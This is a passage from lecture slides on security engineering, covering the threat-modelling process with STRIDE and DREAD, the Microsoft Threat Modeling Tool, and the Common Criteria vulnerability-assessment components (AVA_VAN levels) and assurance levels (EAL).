    - define use cases and misuse cases
  - build the architecture diagram
    - formal description and representation of your system
  - identify the technologies used
    - e.g. programming languages, OSes

# Threat modelling: process (2)

- Step 3: decompose the application
  - identify trust boundaries surrounding the assets
  - identify data flow
    - especially across trust boundaries
  - identify entry points
    - … also attacks' entry points
  - identify privileged code
    - accesses secure resources
    - performs privileged operations
  - document the security profile of the application
    - helps to uncover vulnerabilities in all phases
    - application design, implementation, deployment, configuration

# Threat modelling: process (3)

- Step 4: identify the threats
  - that could affect the application, given the attacker's goals, architecture and potential vulnerabilities
  - STRIDE threat classification methodology
    - *Spoofing*: illegally obtain and use users credentials
    - *Tampering*: maliciously modify data
      - e.g. DB contents or network data flows
    - *Repudiation*: perform illegal operations in a system unable to trace the prohibited operations
    - *Information disclosure*: read data without permission
    - *Denial of service*: deny access to valid users
    - *Elevation of privilege*: gain privileged access to resources to compromise the system

# Threat modelling: process (4)

- Step 5: document the threats using a common threat template
  - threat description
    - e.g. attacker obtains authentication credentials by  monitoring the network
  - threat target
    - e.g. web application user authentication process
  - risk rating
    - according your own scale
  - attack techniques
    - e.g. use of network monitoring software
  - countermeasures
    - e.g. use TLS to provide encrypted channel

# Threat modelling: process (4)

- Step 6: rate the threats
  - to prioritize and address the most significant threats first
  - weighs the probability of the threat
    - …against damage caused by a successful attack
  - e.g. with the DREAD model
    - *Damage potential*: how great is the damage if the vulnerability is exploited?
    - *Reproducibility*: how easy is it to reproduce the attack? What skills attackers must have?
    - *Exploitability*: how easy is it to mount the attack?
    - *Affected users*: how many users are affected?
    - *Discoverability*: how easy is it to find the vulnerability?

# Threat modelling: outcome

- the threat model
  - i.e. the document that identifies
    - asset, actors, use and misuse cases
    - relevant threats
    - weaknesses that could be exploited
    - countermeasures
- threat modelling is an iterative process
  - the threat model evolves with the software development process


# Microsoft Threat Modeling Tool (2016)

- designed to guide software developers through the threat modelling process:
  - offers automatic threat generation using the STRIDE per interaction approach
  - supports user-defined threat modelling template
  - extensible with user-defined threats
  - graphically identifies processes and data flows associated to an application or service
  - only for Windows
  - freely available at Microsoft website


# Common Criteria (CC)

# Common Criteria (CC)


- Common Criteria for Information Technology Security Evaluation
- basis for an international agreement: Common Criteria Recognition Arrangement (CCRA)
  - products evaluated by independent licensed laboratories
  - checks for the fulfillment of security properties with varying levels of assurances
  - CC certification process based on supporting documents for specific technologies
    - e.g. smart cards, integrated circuits,
  - CC certification of a product security properties issued by Certificate Authorizing Schemes
    - based on laboratories evaluations
    - Italy CAS
      - Organismo di Certificazione della Sicurezza Informatica (OCSI)
      - part of Agenzia per la Cybersicurezza Nazionale (ACN)
      - https://www.ocsi.gov.it/
- certificates recognized by all CCRA members



# CC general model: security concepts and relationships



# CC general model: evaluation concepts and relationships



# Common Criteria objectives

- common standard for evaluating and certifying IT system security
- security evaluations are independent but comparable
  - common security requirements and assurance levels
  - constraints on the evaluation methodology
- Common Methodology for Information Technology Security Evaluation (CEM)
  - minimum actions that evaluators must take in their assessments
- evaluation methodology not comprised in Common Criteria standard
  - each nation defines its Evaluation Scheme (ES)

# CC main concepts

- Target of Evaluation (TOE)
  - the system or component under evaluation
  - e.g. application, Operating System
  - a TOE has Security Functional Requirements (SFR)
    - individual security functions provided by the TOE (e.g. user authentication)
  - a TOE has Security Assurance Requirements (SAR)
    - how security functions provide assurance (e.g. vulnerability assessment, testing)
- TOE Security Functionality (TSF)
  - TOE parts necessary for the enforcement of SFRs
- Protection Profile (PP)
  - set of security requirements for a category of TOEs
- Security Target (ST)
  - set of security requirements and specifications to test a specific TOE
- a TOE can be evaluated to ensure that its TSFs satisfy the requested STs

# CC assurance components

- evaluation based on multiple assurance components
- components may be actions from the developer or the evaluator
- elements grouped in classes
  - APE: PP Evaluation
  - ACE: PP Configuration Evaluation
  - ASE: ST Evaluation
  - ADV: Development
  - AGD: Guidance Documents
  - ALC: Life-Cycle Support
  - ATE: Tests
  - AVA: Vulnerability Assessment
  - ACO: Composition
- classes subdivided in families
- components with increasing levels of depth/rigour

# CC: the Vulnerability Assessment Class

- addresses the possibility of exploitable vulnerabilities introduced in the development or the operation of the TOE
- comprises two families:
  - Vulnerability analysis (AVA_VAN)
    - determine whether potential vulnerabilities identified during the evaluation of the development and anticipated operation of the TOE or by other methods can allow attackers to violate the SFRs
  - Composite vulnerability assessment (AVA_COMP)
    - determine the exploitability of flaws or weaknesses in the composite product as a whole in the intended environment

# CC: Vulnerability analysis family

- five level of components
  - with increasing rigour of vulnerability analysis by the evaluator
  - with increasing level of attacker potential to identify and exploit vulnerabilities
- AVA_VAN.1 Vulnerability survey
- AVA_VAN.2 Vulnerability analysis
- AVA_VAN.3 Focused vulnerability analysis
- AVA_VAN.4 Methodical vulnerability analysis
- AVA_VAN.5 Advanced methodical vulnerability analysis
- penetration testing comprised in all levels
  - agiain, with increasing rigour due to increased expected attacker potential

# CC: AVA_VAN.1 Vulnerability survey

- Developer action elements
  - AVA_VAN.1.1D: The developer shall provide the TOE for testing.

- Evaluator action elements
  - AVA_VAN.1.1E: The evaluator shall confirm that the information provided meets all requirements for content and presentation of evidence.
  - AVA_VAN.1.2E: The evaluator shall perform a search of public domain sources to identify potential vulnerabilities in the TOE.
  - AVA_VAN.1.3E: The evaluator shall conduct penetration testing, based on the identified potential vulnerabilities, to determine that the TOE is resistant to attacks performed by an attacker possessing Basic attack potential.

# CC: AVA_VAN.2 Vulnerability analysis

- Developer action elements
  - AVA_VAN.1.1D: The developer shall provide the TOE for testing.
  - **AVA_VAN.2.2D: The developer shall provide a list of third party components included in the TOE and the TOE delivery.**

- Evaluator action elements
  - AVA_VAN.2.1E: The evaluator shall confirm that the information provided meets all requirements for content and presentation of evidence.
  - AVA_VAN.2.2E: The evaluator shall perform a search of public domain sources to identify potential vulnerabilities in the TOE **the components in the list of third party components, and specific IT products in the environment that the TOE depends on.**
  - **AVA_VAN.2.3E: The evaluator shall perform an independent vulnerability analysis of the TOE using the guidance documentation, functional specification, TOE design and security architecture description to identify potential vulnerabilities in the TOE.**
  - AVA_VAN.2.4E: The evaluator shall conduct penetration testing, based on the identified potential vulnerabilities, to determine that the TOE is resistant to attacks performed by an attacker possessing Basic attack potential.

# CC: Evaluation Assurance Levels (EAL)

- Evaluation Assurance Levels (EAL) quantify assurance achieved through evaluation
- EAL1 – functionally tested
- EAL2 – structurally tested
- EAL3 – methodically tested and checked
- EAL4 – methodically designed, tested and reviewed
- EAL5 – semiformally designed and tested
- EAL6 – semiformally verified, designed and tested
- EAL7 – formally verified, designed and tested
- evaluation should include components with increasing level of rigour of higher EAL
  - e.g. Vulnerability Analysis
  - EAL1 → AVA_VAN.1 Vulnerability survey
  - EAL2/3 → AVA_VAN.2 Vulnerability analysis
  - EAL4 → AVA_VAN.3 Focused vulnerability analysis
  - EAL5 → AVA_VAN.4 Methodical vulnerability analysis
  - EAL6/7 → AVA_VAN.5 Advanced methodical vulnerability analysis